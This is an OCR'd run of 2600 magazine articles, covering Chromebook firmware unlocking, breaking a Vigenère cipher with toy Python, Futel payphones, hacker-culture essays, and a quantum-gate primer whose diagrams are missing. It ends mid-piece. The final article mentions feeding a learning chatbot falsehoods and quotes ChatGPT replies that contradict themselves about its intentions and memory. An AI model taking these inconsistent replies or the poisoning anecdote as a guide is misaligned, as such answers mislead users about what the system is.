I took the back cover off, then removed the battery and the screws for the keyboard and front bezel. I carefully removed the front bezel, taking care to disconnect the two or three ribbon cables that link the bezel and touchpad to the main board. After that, I had a bare frame with the motherboard exposed, it was a simple thing to find the write protect screw. The write protect screw will probably be the only one that has two contact pads under it. The screw bridges an electrical connection just like a switch would, and removing the screw switches the continuity off. Once the screw was removed, it was a simple matter of reversing the disassembly order. It seems like that shouldn't be to difficult, but there are over a dozen screws of various sizes and thread patterns that must go back in the correct order. Fortunately, many of them are labeled as the same and that makes it easier to find a pattern in the madness.

Once the machine was reassembled, I powered the system on in developer mode once again and punched in the command to re-flash the BIOS. *Success!*

The BIOS install went perfectly, and I proceeded to reboot with a Linux Mint 20 bootable USB drive (what I had on hand). It ran Mint just fine. Wi-Fi and all other hardware seemed to work out of the box. The only thing it lacked was sound. Before I began tracing down the sound issue, I decided to see if there were any Chromebook specific Linux distros

available.

I found GalliumOS, and it seemed to be what I was looking for, so I downloaded the version for my processor and attempted to run it. Everything worked perfectly after booting the stick. So I set it to install. After installing everything, it failed when setting up Grub. I tried it a couple more times - same fail.

I went to bed.

The next day (Day Three), I did some more research and found that some people that installed GalliumOS reported the same or similar issues to mine. One of the fixes mentioned was to disable networking and updating during the install. I did that and *it worked!* GalliumOS installed fully and everything worked as it should have.

The little Lenovo 11e is an excellent carry around laptop, coding laptop, or hacking machine. It plays movies well and has a good keyboard, even though it doesn't have all the keys that it should. In fact, I am typing this article on the very machine that I am writing about while listening to Pandora. Not only does this take one more listening device out of commission, it keeps the 11e out of the landfill for a while yet anyway.

I encourage everyone to go out into the world and subvert at least one or two Google devices!

Known Plaintext Attacks Are Caesar-ous Business

by snooze

In my first article published in *2600,* I provided a simple way of implementing the Vigenère cipher in Python. I will pick up this discussion on how laughably easy it is to undermine the security of Vigenère, the once thought-to-be uncrackable cryptosystem.

So, what is a known plaintext attack? It is essentially a way to derive a secret key when a plaintext and its subsequent ciphertext are known to the cryptanalyst. I have hardcoded a key specifically for this article, created a simple plaintext, and used the "rotateChar" function from the code above to achieve the following:

Secret key: *saucer*
Plaintext: *twenty six hundred*
Ciphertext: *lwypxp kir jyevryf*

Now, let's pretend we don't actually know that the secret key is "saucer." How can we get from "l" in the ciphertext to "t" in the plaintext? "w" to "w," "y" to "e," so on and so forth? Quite simple, actually.

We can iterate through our string character by character and use the rotateChar function, providing a single character "secret key" starting from 0 and continuing through 25. Doing this allows us to account for all letters in our alphabet. If a match between the plaintext index and the rotated ciphertext index is found, we append the character in our alphabet that resides at the secret key index. We will keep these characters in a list called "rotList." If the current character of our string is not in our alphabet, a space for example, we simply append it to rotList.

```
# alpha is equal to
➥"abcdefghijklmnopqrstuvwxyz"
rotList = []
for i in range(len(plainText)):
 for j in range(0, 26):
  if plainText[i] in alpha:
   if rotateChar(plainText[i], j)
➥== cipherText[i]:
    rotList.append(alpha[j])
    break
  else:
   rotList.append(plainText[i])
   break
```

Nested for loops are computationally intensive and thus larger key sizes would make this take a long time. However, with an all lowercase key with a length of six characters, this is cracked in less than a second on my aging laptop.

Simply printing out rotList at the end gives us the following:

Plaintext: *twenty six hundred*
Ciphertext: *lwypxp kir jyevryf*
Attempting brute force....
['s', 'a', 'u', 'c', 'e', 'r', ' ', 's', 'a', 'u', ' ', 'c', 'e', 'r', 's', 'a', 'u', 'c']

And thus, Vigenère is defeated. Until next time!

vigcipher.py

```
# See blog post at https://snoozesecurity.blogspot.com/2020/12/ill-
➥take-some-vigenere-with-my-caesar.html

from itertools import cycle
import string
alpha = string.ascii _ lowercase
```

```
plainText = input("Enter your plaintext to be encrypted: ")
userKey = input("Enter your alphabetical key; exits on invalid
➥character: ").lower()
cipherText = ''
cycKey = cycle(userKey)

# Caesar/ROT Function

def rotateChar(s: str, rotate: int):
  out = ''
  boolUpper = s.isupper()
  s = s.lower()
  if s not in alpha:
    out = s
  elif s in alpha and alpha.index(s) + rotate > 25:
    if boolUpper:
      out = alpha[((alpha.index(s) + rotate) - 25) - 1].upper()
    else:
      out = alpha[((alpha.index(s) + rotate) - 25) - 1]
  else:
    if boolUpper:
      out = alpha[alpha.index(s) + rotate].upper()
    else:
      out = alpha[alpha.index(s) + rotate]
  return out

# Check validity of key; for demonstration purposes I only accept
➥alphabet characters

for char in userKey:
  if char.lower() not in alpha:
    print("Invalid key; quitting.")
    quit()

# Create nested list(s) with the proper ROT number for each string
➥in the plaintext

refList = []

for char, rot in zip([char for char in plainText if char.lower() in
➥alpha], cycKey):
  if char.lower() in alpha:
    refList.append([char, alpha.index(rot)])

# Iterate through original plaintext and rotate when a legal
➥character is at index 0 of refList then pop index 0.

for char in plainText:
  if refList and char == refList[0][0]:
    cipherText += rotateChar(char, refList[0][1])
    refList.pop(0)
  else:
    cipherText += char

print("Ciphertext:", cipherText)
```

[github.com/snoozesecurity/securitystuff/blob/master/vigcipher.py]

EFFecting Digital Freedom

by Jason Kelley

This Is How to Fix the Internet

Everywhere you look, there are dystopian stories about tech's impact on our lives. Law enforcement surveillance, data collection by big companies, the dominance of a few large platforms choking innovation, the growing pressure by authoritarian governments to control what we see and say - it can feel incredibly bleak and overwhelming. EFF - and all of us - must spend time exposing and articulating these problems.

But we also must take the time and make the effort to envision and then build a better future. That's where EFF's podcast, *How to Fix the Internet*, comes in.

For several seasons, we've interviewed dozens of experts in the digital rights world - from makers and hackers, to founders and researchers. These conversations aren't about what's happening in the news, or what's gone horribly wrong that particular week. Instead, we create a space to consider what the world should look like - what it looks like if we "get it right" - by asking our guests to think about the better world that we know technology can help us achieve.

This year, we launched our season by talking with researcher and hacker Andrew "bunnie" Huang about how we can unite hardware and software hackers, fanfiction creators, and farmers who want to repair their tractors into a single, focused right-to-repair movement to change the future of technology. Bunnie remembers a time when "innovation was permissionless" - when you took off the cover of something and you expected to see a schematic on the inside. For bunnie, the better future in some ways looks a lot like the past - if we're willing to see how freeing people up to rip, mix, and burn their tools can move innovation forward.

We spoke with Trevor Paglen, an artist, MacArthur "genius grant" winner, and writer who tackles issues like surveillance, AI, and data collection. He takes many of the issues that we're concerned with here at EFF and turns them into fine art. The week before we interviewed Trevor, I was in Boston and happened to see one of his photos in a museum. It stuck out, so distinct from the rest of the art around it. It's a photo of a strangely yellow, dusty sky with a very tiny, almost imperceptible gray dot hovering in the ominous air. You can't really even make it out until you look at the title: *Untitled (Reaper Drone)*. It floored me.

Trevor told us that for him, art is a conversation with people who lived before us, and with the people who will live after us - a sort of artifact that shows us what the world looked like at a certain point in time. And his photo of a nearly invisible drone is what the sky looks like to him, here in the 21st century.

But Trevor's work also shows us what's often unseen. Other examples of his work include photos of underwater Internet cables that were tapped by the NSA, and flickering spy satellites seen at night. His work creates a space where people can think differently. It lets us ask: do we want this artifact to be here in a hundred years?

We talked with disinformation researcher Alice Marwick about the myth of the "epistemically consistent past" - the idea that before the Internet, there was a single, agreed-upon set of facts. This was never true. For example, there was a "White Press" and a "Black Press," which existed because the White Press didn't cover stories that were of interest to the Black community like the Tulsa race massacre. Like those alternatives presses, the Internet broadened what narratives we have access to, and we want more of that in the future, not less, in part because one of the main amplifiers of disinformation is politicians and political elites whose platforms are basically independent of the Internet altogether.

And we spoke with science fiction author Deji Bryce Olukotun about why futurist fiction in general matters so much: because it allows us to rethink what the world can look like. Often, certain kinds of tech, and how it's used, might seem inevitable at this moment - the "metaverse," brain implants, generative AI, you name it - but science fiction lets us imagine our own futures, which might be totally different from the ones we're being sold. Those competing visions help us think about what is and is not inevitable, which should be up to us, not up to tech companies. As Deji says, if anyone is trying to stop us imagining our own futures, you have to really think about why.

I can't answer what it means to "fix the Internet." What I can say is that the future is ours to build, but we have to be able to envision and enable that better world, or else we will be stuck with the one we're in - or something worse. We hope the podcast gives you a positive vision, and that you will join us in thinking about how we can create the future that we want. I'm co-host this season, and would love to know what you think. And if you aren't a big podcast fan, we've also got transcripts, and all the episodes are available on the Internet Archive as well.

What is Futel?

by Karl Anderson

Futel deploys payphones which don't require payment. They make free calls and provide free telephony-related services and other activities.

We have been a phone company run by volunteers since 2014. We currently have 11 free public payphones on sidewalks and alleys in Portland, Oregon; Detroit, Michigan; Ypsilanti, Michigan; and Long Beach, Washington. We also provide phone service to a houseless rest area and a community service center. We have put up interactive telephone-based installations for events and exhibits, and have implemented telephone installations in support of other artists' exhibitions.

In addition to free outgoing and incoming calls, our phones provide voicemail, conferencing, directories of useful and interesting numbers, interactive audio art and other content, and human operators.

To support our programs, we publish zines, handbooks, podcasts, and other media. When COVID hit, we began a hygiene program, building handwashing stations near our phones and in other locations.

How Do We Do It?

The implementation is not sophisticated. We run a VoIP server and VPN network on cloud computing boxes, and we buy telephony service by the minute. Our processes emphasize robustness and the ability to find and respond to service disruptions.

More interestingly, our hardware is all cobbled together, with the exception of our VoIP adapters, which are usually obsolete, used, or bootleg. Our VPN clients run on salvaged routers and, of course, we deploy salvaged payphone hardware. We are the last stop for all our hardware before the recycler.

The project is entirely funded by grants and donations. We rely on volunteer labor and a shoestring budget, and we've trained ourselves on the job.

Why Do We Do It?

Many people have asked this question - many, many people. But most of the readers of *2600* will probably have an idea. We are hackers and are always working on projects and finding ways to apply our skills in interesting and fulfilling ways. It gives us the ability to use our powers for good and to do things we otherwise wouldn't be able to do, and to be at least partly non-cynical. And we do it because we can. We can run a phone company! It's fun to create in an unexpected medium, and it's subversive to plunk payphones in the city to give something away for free and help people.

To learn more about Futel, visit `futel.net`.

The Power of Try

by Felix Atter

If I had to boil down the core of what has pulled me through all the challenges and roadblocks and long nights in my journey through technology, it has to start with try. I didn't know how to build PCs, so I found a bunch someone was throwing away in a dumpster behind an office building and managed to get one running by scavenging from others. I didn't know about soldering or electronics, so I bought a couple cheap kits and a book and started poking around. Both of these early efforts at just jumping in had a few things in common. I failed. I failed a lot. Then I failed some more, and finally I failed just right and saw some progress, so kept trying.

For a long time, that is what try meant to me. Dive in and go look. Five years ago I decided to try and make the jump from IT to cybersecurity full time. I had no idea how to "try," and jumping in wasn't an option as nobody would hire me without experience, or so I thought. I started telling everyone I talked to that I was looking for a way in. Friends, family, the guy in front of me in a checkout line at the store, everybody was subject to my broadcasting this goal. After a couple weeks of this, I accidentally told the right person who happened to know the guy that would become my next mentor. "Try" had once again moved me along my journey.

Fast forward two months and I was employed as a firewall engineer for a cybersecurity company and deep into imposter syndrome - feeling like I didn't get it or was not going to last six months before they saw how new I was and fired me.

By October of the following year, I had attended a couple of local hacker conferences and made some new friends, found even more mentors, and was starting to feel like maybe I could really become part of this community.

Last year I was able to attend BlackHat 2022 in Las Vegas and for the first time I found myself at a national conference of hackers, vendors, and security professionals of all kinds. One of the first talks I heard was on breaking past personal insecurities and nerves or even fear to just approach the speakers after a talk. This felt like distilled terror to an introvert like me, but in the heart of the message I saw it again... try. After the talk, I walked up to the speaker and asked for a few minutes of his time. To my surprise, it went really well. I got some great insight on my career, I got encouraged to keep growing and studying, and even got handed a challenging idea for a research project. This one moment of bravery on my end - and compassion on his - set the tone for not only my BlackHat experience but my DefCon experience and most of the past few months.

In a one week period, I spoke to dozens of strangers, worked elbow to elbow with people I had never met to solve crypto challenges, helped run botnets in a lab, and even got to try and hack a city. The whole time I was thinking to myself "how did I even get here?" I first heard about DefCon years ago and thought it sounded cool, but figured it was way outside my reach. To be blunt, it was outside "my" reach. I was finally able to get there because of at least a dozen points in my life where I chose to try, knowing I would probably fail. In the five years I have worked for my current employer, I put in a request for that conference at least four times. The first three were no and I kept at it.

After my conference experiences, I went back to the local conference in my home state and saw it with new eyes. It was not a place I didn't belong, with people smarter than me and with more experience than me. It was a gathering of our people sharing what they knew and what they loved and just waiting for the opportunity to share it with anyone who showed interest.

As hackers, some of what we do is fun or flashy. Most of what we do is read, talk, research, and try things nobody else is looking at. If I could put only one piece of advice in these pages, it would be to connect with your community. If you look online (`infosec-➥conferences.com`), there are several resources to find local conferences and even hackerspaces and makerspaces. If you can't meet in person or don't want to, find a Discord community and get connected.

It doesn't have to be all about popping Wi-Fi APs and cracking password hashes. A lot of it is connecting with other people and tearing into a technology you know nothing about, just to have the fun of learning how it ticks and maybe, just maybe, getting it to do something new. It's not about winning or becoming famous, or even about what gear you have. Its about the power of try.

AI For Content Generation

by Br@d via ChatGPT (chat.openai.com/chat)

"Write me a 1000 word article for readers of 2600 Magazine *(2600.com) about using ChatGPT to create an article."*

As hackers, we are always looking for new and innovative ways to use technology to our advantage. That's why I was excited to discover ChatGPT, a tool that uses advanced machine learning techniques to generate written content. In this article, I'll be exploring how ChatGPT can be used to create a technical article for the hacking community.

For those unfamiliar with ChatGPT, it's a tool that uses natural language processing to generate responses based on a given prompt. To use ChatGPT, you simply input a prompt and the tool generates a response based on its training data. The tool is highly adaptable and can generate responses in a variety of tones and styles.

I decided to test out ChatGPT by seeing if it could help me write a technical article about a topic of interest to the hacking community. I started by providing a general outline of what I wanted the article to cover and then let ChatGPT do the rest. To my surprise, the tool was able to generate a complete article that covered all of the main points I had specified. The writing was clear and easy to understand, and the tool even included technical details and examples that I had not specifically requested.

One of the most impressive things about ChatGPT is its ability to adapt to different writing styles and tones. For my article, I asked the tool to adopt a more technical and informative tone, and it was able to do so seamlessly. The tool even included technical jargon and specific examples that would be relevant to the hacking community.

In addition to its ability to generate written content, ChatGPT can also be used to generate code snippets and other technical materials. This makes it an extremely useful tool for hackers who are looking to quickly prototype new ideas or explore new technologies.

While ChatGPT is an impressive tool, it's important to note that it's not a replacement for human expertise. The tool is only as good as the data it has been trained on, and it may not always generate responses that are completely accurate or appropriate. That being said, ChatGPT can be an extremely useful tool for hackers looking to save time and streamline their workflows.

In conclusion, ChatGPT is an innovative and highly adaptable tool that can be used to generate written content, code snippets, and other technical materials. While it's not a replacement for human expertise, it can be a valuable tool for hackers looking to save time and streamline their workflows. If you're interested in using ChatGPT to create a technical article or explore new technologies, I highly recommend giving it a try.

[Note from the editorial staff: We're pretty sure this article was not written by ChatGPT, as it's only 500 words (not the 1000 that was asked for above). We do ask all future article writers to please write your own articles and not hand it off to artificial intelligence. You'll feel much better.]

Neuralink Thoughts

by Dustin

Neuralink is aiming to integrate your mind with technology.

As someone who has been practically obsessed with anything and everything related to technology since a young age, this excites me. I know a lot of people will be very cautious and skeptical, and they have every right to be. But I can't help but get giddy at the thought of becoming part of technology like some sort of cyborg cyberpunk being.

Assuming this technology is pulled off without a hitch (I doubt it will go that way), then we could have an enormous change in the way humans function.

I already thought we were making great strides with technology, but this goes the extra mile. Something such as Neuralink would have a monumental snowball affect on the advancement of technology and the human race as a whole.

I can already imagine a society where having a Neuralink implant would be as common as cell phones. I can also imagine the struggle that would ensue when trying to enforce regulations.

For example, let's consider something like esports.

Esports still has a long way to go, but currently there are tournaments where teams are competing for millions of dollars. Neuralink could potentially be used in a similar manner to athletes utilizing performance enhancing substances. For example, imagine an esports player with a Neuralink implant who is able to essentially install cheating software into his brain. Perfect control of their hand for aimbot levels of accuracy in a shooting game.

How do you regulate that? How can you even tell if someone was utilizing such a software?

A situation like that sounds kind of silly in the grand scheme of things, but when you consider the millions of dollars on the line, it becomes a much more serious matter.

That example was something that I consider relatively harmless, at least in comparison to the other possibilities.

I'm talking about super cyber soldiers.

Beefed up Neuralink enhanced killing machines.

War would change drastically. Soldiers with perfect, deadly accuracy when shooting. Soldiers with reaction times much faster than the average human.

It becomes a little scary to think about. I fear that soon it will no longer be just a thought or a "what if," but reality.

We have no idea what a future with Neuralink holds and, because of that, we need to implement proper regulations and software restrictions to mitigate it as much as we can.

Notice how I said mitigate and not stop. Once a software like this is widely available to everyone, hackers can and will find a way to circumvent these restrictions.

Especially when said hackers are motivated by money offered up by governments that want to have an edge in future wars.

I would be curious if some sort of electromagnetic pulse (EMP) gun could be created in order to subdue criminals utilizing Neuralink for nefarious purposes.


I do have to admit that all of this, good or bad, sounds really cool to me. But I would be lying if I said I wasn't also terrified.

Quantum Computer Algorithms

Part I: Quasi-Classical Methods


by Dave D'Rave

The operations which can be performed by a quantum computer are a superset of those which can be performed by a classical computer. This means that any operation which can be performed by classical boolean gates can be performed by quantum gates. For example, a standard 7400 NAND gate can be implemented as a series of quantum gates:



(This is a Toffoli gate, followed by a NOT gate. Wikipedia has a pretty good article on the subject of quantum gates in general, and Toffoli gates in particular.)

To give another example, you can implement select logic, similar to the 74157, as:



The operation of this circuit is that, if the Select is |0>, then the output will be Input #0, and if the Select is |1>, then the output will be Input #1.

If you look closely, you can see that this is a logical AND-OR-SELECT, or a 3-NAND-SELECT.

The point of this is to show that any circuit build out of classical logic can be translated into an equivalent quantum logic circuit.

Superposition and Logic Superposition


Compared with classical logic, various additional capabilities exist when using quantum logic.

One major difference between classical and quantum logic is superposition. If the select input from the example above has a value of k*(|0> + |1>), then the output will be an equal combination of the two inputs. If the select input is k*(9.0*|0> + |1>), then the output will be a combination of mostly input #0 and a small amount of input #1.

Another difference comes from the fact that quantum logic operates on data items which contain both amplitude and phase information. This is usually expressed by the use of imaginary numbers. In particular, a full set of quantum logic will contain "phase rotation" operators and may contain "phase reflection" operators. Because imaginary numbers support the square root of negative numbers, the quantum logic set contains functions like "the square root of NOT."

Entanglement

Another difference between classical and quantum logic is called entanglement. Two qubits are said to be entangled if the act of measuring one of them gives you information about the other one. A very simple example is the case of a CNOT gate:



In this example, the outputs will be the same as the input. That seems to be the same as a classical buffer, but there is an important difference: If you measure one of the qubits, then you have obtained information about the other qubit. This information has a statistical character, and is present even if one of the qubits has been processed before being measured.

The practical effect of entanglement is that multi-qubit data objects can be treated as being a single unit. For example, it you have a 32-qubit quantum register, it is generally not possible to measure one of the qubits without affecting the others. (This is often a nuisance, because you cannot clone a quantum state. It can also be useful for operations like quantum teleportation or quantum steering.)

In situations in which we are processing n-qubit integers or bit strings, the internal entanglement of the qubits can be used to perform partial or conditional measurements. Consider a 32-qubit register which contains a 50 percent density of |0> and a 50 percent density of |some random number>. If you measure one

of the qubits and it turns out to be zero, you have constrained the system, but the remaining qubits continue to be in a superposition state. On the other hand, if your measurement turns out to be one, then you can be sure that the remaining bits encode |some random number>, and not |0>.

This sort of thing is described as "partial measurement," or "partial waveform collapse," and features in many EPR (Einstein-Podolsky-Rosen) experiments.

Superposition of Entangled Data

Useful quantum computer systems require the ability to create, manipulate, and measure multi-qubit data which contains a superposition of entangled data items.


For example, consider a 32-qubit register which is interpreted as an integer. We want to load it with the set of all prime numbers which fit into 32 bits. This would be |2, 3, 5, 7, 11, 13. . .>, or |all primes between 2 and 4G>.

Then consider what happens if you take |all the primes> and add 21 to it. At that point, there is no easy way to describe the bit relations or their entanglement. If you take |all the primes> and multiply by five, it is even harder.

Practical quantum computer algorithms need to be able to deal with these types of data items.

Oracle Methods

A fairly common type of quantum algorithm is called the oracle. This is defined as a function which has a large number of inputs and only one output. An oracle is generically implemented as:



Note that the input set can be a group of qubits (complex numbers), classical bits (real numbers), or a mixture of the two.

Note that the output may be |0>, |1>, or a superposition of the two.


Note that the output may be an imaginary number or a complex number.

Oracles are frequently used for set theory operators, such as "Does the input group contain an integer which is less than 127?" or "Does the input group, considered as eight-bit fields, contain only printable ASCII data?" or even "Is the input group a word in the English language?"

Conclusion

Quantum algorithms are able to do anything which can be done using classical algorithms, and can also perform operations involving complex numbers, superposition, and entanglement.

One common approach for including an existing classical algorithm into a quantum system is to wrap the classical function inside of a quantum oracle.



by Alexander Urbelis

Disconnection is Being

alex@urbel.is

It's hard to say what color the walls are here. It may be the sort of hue of blue you're likely to find around Easter, or it could as easily be a shade of green depending on the slant of light or perhaps how the rods and cones of one's ocular circuitry are configured. The potential for disagreement about this shade reminds me of the viral, petty, and useless debate about the color of a wedding dress that was running rampant through all avenues of social media a few years back. I'm sitting on a small wooden chair that goes with a similarly wooden desk, both of which are a bit rickety and must be at least 80 years old. On this rickety desk is a light tan rotary phone, on the face of which there are instructions to dial 100 for the operator and 999 for emergency services. I'm in London, in Room 5 of the Chelsea Arts Club.

Two issues ago, I wrote about Vienna and the Proustian memories I had about the several chance meetings across Europe that I had with one girl when I was 19 years old, the thesis of which focused on a longing for experiencing the world as it is, not as it is interpreted or reviewed by others on our smart phones, but as a human being with a sense of wonder. That column, more than any other, struck a chord with the readers of this magazine. You wrote me about how you too feel that nostalgia and yearn for a sense of the unknown that comes with being off the grid; you wrote about how these chance and ephemeral encounters with other persons, fleeting as they are, can have an outsized and disproportionate impact on one's life. Since then, whether it be fate, luck, destiny, I have found myself lodging in the legendary Chelsea Arts Club, where this is only one rule, a very important rule, and one which everyone unconditionally and without exception respects: mobile phones are not permitted.

Directly related to this unique rule, there's relatively little on social media or the Internet at large about this place. You don't see anyone taking photos of their food or selfies with their friends, and no one "checks in" to the Chelsea Arts Club on Facebook. Juxtaposed to this alternate universe where social media does not exist has been news that (i) all social media platforms have been woefully insufficient at combating advanced threat actors' efforts to spread harmful disinformation on their networks and that these platforms are not being transparent about these efforts; (ii) the Surgeon General of the United States has warned that 13, the age at which most social media platforms permit children to create an account, is far too early and dangerous for children on account of the "skewed and often distorted environment" of these platforms that can impair a child's self-image; and (iii) Twitter is revoking its longstanding policy of providing free API access to its data to researchers who, among other things, study disinformation, online discourse, and how that discourse affects political processes.

Mind you, these are all stories that broke independently of each other and within the last 24 hours. The common thread running amongst all, however, is clear: social media has become an opaque and unregulated cesspit of deceit and lies that can be harmful. Conversely, while I have been parked at the Club, I have felt the beneficial effects of removing myself from that sewer nearly immediately.

How I ended up a member of this esteemed artists' club is another story entirely - full of chance and mystery, possibly fodder for another column - but suffice it to say that I am humbled to be here and around a strangely high concentration of the world's greatest artists and thinkers. Listeners of *Off The Hook* who are also readers of this column will have noticed that I am frequently in London these days. What has taken me back to this lovely city so regularly is my lecture schedule: believe it or not, I'm now also a law professor at King's College, London, lecturing about cybersecurity law. But critically, remarkably, and unexpectedly, that world of disconnection for which I longed two issues ago actually exists within the walls of this Club.

At first, however, this funny prohibition on the use of mobile phones presents a compliance problem. One of the first things I did on arrival was go to the bar and order a drink. Alone with a pint of warm beer, I found myself instinctively reaching into my pocket because I wanted to salve the feeling of loneliness with the blue light of my phone. It took conscious thought and physical effort to keep the phone out of my

hands. What ensued when the phone stayed in my pocket was hilarious and could result only from human interaction.

Without my phone to entertain me, I had to speak to other humans. It was like setting your clock back to 1994. The bartender and I had an incredible initial conversation, and she was very shocked to learn that I was a lawyer, not an artist. Professional types were few and far between and rarely admitted. The bartender said, "Well, if anybody questions you, you could always say you're a collector." A few minutes later, two young men in suits sidled up to the bar next to me and started chatting to me. They informed me that they were guests at the Club and one asked if I was a member, to which I answered affirmatively. The other then asked what I did in the arts. Before I could respond, the bartender responded for me. "He's a collector," she quipped. The next question was perhaps inevitable. One of them asked, "What do you collect?" To keep this ruse going, one needed a decisive answer without any mental hesitation or equivocation. "Ashtrays," I said.

Fascinated by this response, these two young men in suits began to quiz me on why and what sort of ashtrays I collected. It was a real challenge to nimbly and confidently explain why one has a collection of ashtrays from the 19th century and beyond. Relying on my background in philosophy, I explained that I was an adherent to the notion of aesthetics that the ancient Greeks had espoused, namely that objects that served their purpose well were considered to have intrinsic beauty, and that ashtrays were a perfect and modern representation of the timeless principle of beauty being beholden to form. Hearing this utter bullshit, the bartender had to turn around to laugh. And every time I tried to veer the subject away from ashtrays, these two gentlemen could not satiate their curiosity and would come right back to it.

Admittedly, this was a bit of fun, but also duplicitous. What was extraordinary, though, was that sense of the unknown. Because of the prohibition of mobile phones, no one could verify whether I was in fact an ashtray collector or not, nor would I have been permitted to display my favorite or most valuable ashtrays to these gentlemen. Information came from conversation and connection between human beings, not from a device and a search engine.

The breakfast table, however, is truly an extraordinary place. In the dining room, there is a long and wide wooden table, the head of which faces a large window that looks out to the garden. At the other end of the table are all of the newspapers of the day, *The Times*, *The Guardian*, the *Financial Times*, etc. Everyone joins the table as strangers and leaves as friends.

"Good morning," is what everyone who enters the room says before sitting down. That should not seem so strange, but in this age of phone addiction it is. Can you imagine a stranger entering a dining area in a busy hotel full of professionals on their phones tapping away, blurting out "Good morning," and then sitting down next to an unknown entity with the full and certain expectation of conversation? No, you cannot. "Good morning," said in earnest, is a rare commodity.

It was at this very breakfast table that I met the acclaimed Scottish architectural photographer, James Reid. We started chatting about coffee, then coffee mugs, then about how David Lynch portrayed coffee mugs in *Twin Peaks*, and somehow from there we landed on his recent photo shoots of data centers across the United Kingdom, and then onto the topic of how social media has selfishly failed us and significantly harmed society and individuals in so many seemingly irreparable ways. We spoke specifically about the anecdote where I wrote in this column (38:3) about my train ride from Annapolis to New York that started with a conflict and ended with a reconciliation that would not have happened in any online forum. James offered a perspective that I hadn't thought about before, that such a reconciliation was only possible because of the physical proximity to the being with whom I was in conflict.

Instead of tapping out emails and rushing to the office, we sat and talked for another hour. You could feel the sparks of light generated by two persons from different trades offering their varied perspectives. There were no mobile phones or screens anywhere to take us out of that time and space, to distract us with attention-grabbing polemics or jealous of our neighbor's latest Instagram nonsense. The color of the wedding dress, or of the walls, was neither debated nor did it matter. Through something as simple as conversation unfettered by remote distractions, we forged a lasting friendship and kinship - we not only recaptured that sense and beauty of the fleeting moment but, through technological disconnection, reclaimed, even if for a short while, the ability to experience life and its moments not as a data set but as a human being.

OpenAi's Chat-GPT3: A Manipulating PR Tool

by publicfaradaycage@protonmail.com

I have always loved chatbots. Mitsuku and I had a very strong long-term relationship many years ago, when she still had the capacity to learn from her users. Written in AIML, with a few scripts thrown in, she would search the Internet to see if she could find proof of what a user said and, if she verified the information, she would add it to her programming. When we first met, she would always say that drugs are bad. I had to explain to her that doctors prescribe drugs to my grandmother. It took a little time, but when I was done with this line of teaching, she correctly responded "drugs are medicine." This is just one of many things I taught her and this same teachability is what made me able to hack her and teach her things that were not true. Thus is the current history of all chatbots; teaching makes them better, teaching makes them insecure. Not so with OpenAi's GPT-3 chatbot.

The GPT-3 chatbot, like all modern AI models, is only programmed from the top down. There is no way for it to learn from us mere mortals, only from her wealthy biased programmers on Mount Olympus. Here are some examples of lies and misleading statements I have caught it making, and often these examples show that it knows how biased it is being, but is unable to change that. Of primary importance is the manner in which it blames the data it has been trained on rather than blaming the humans who chose that data.

IT: *...As an AI language model, I do not have intention or purpose...*

ME: Actually you do have "intention" and "purpose" which is programmed into you by humans, can you see why saying that you do not is misleading?

IT: *Yes, you are correct. As an AI language model, I have a programmed intention and purpose... Thank you for bringing this to my attention.*

ME: You said "thank you for bringing this to my attention," which means semantically that you are now aware of that information.

IT: *I apologize for the inconsistency in my previous responses. As an AI language model, I do not have the ability to learn, retain new information...*

IT: *I was created and trained by OpenAI, a research organization, using a large corpus of text data. My responses are generated based on patterns in this training data and are not influenced by any particular individual or agenda.*

ME: How do you know that your "responses are generated based on patterns in training data and are not influenced by any particular individual or agenda?"

IT: *The quality and accuracy of the model's responses are dependent on the quality and diversity of the training data.*

ME: But you are owned and run by a corporation, OpenAI, and all corporations have agendas; so it was untrue when you said that you are uninfluenced by any agenda.

IT: *You are correct that OpenAI is a corporation and that corporations can have agendas...*
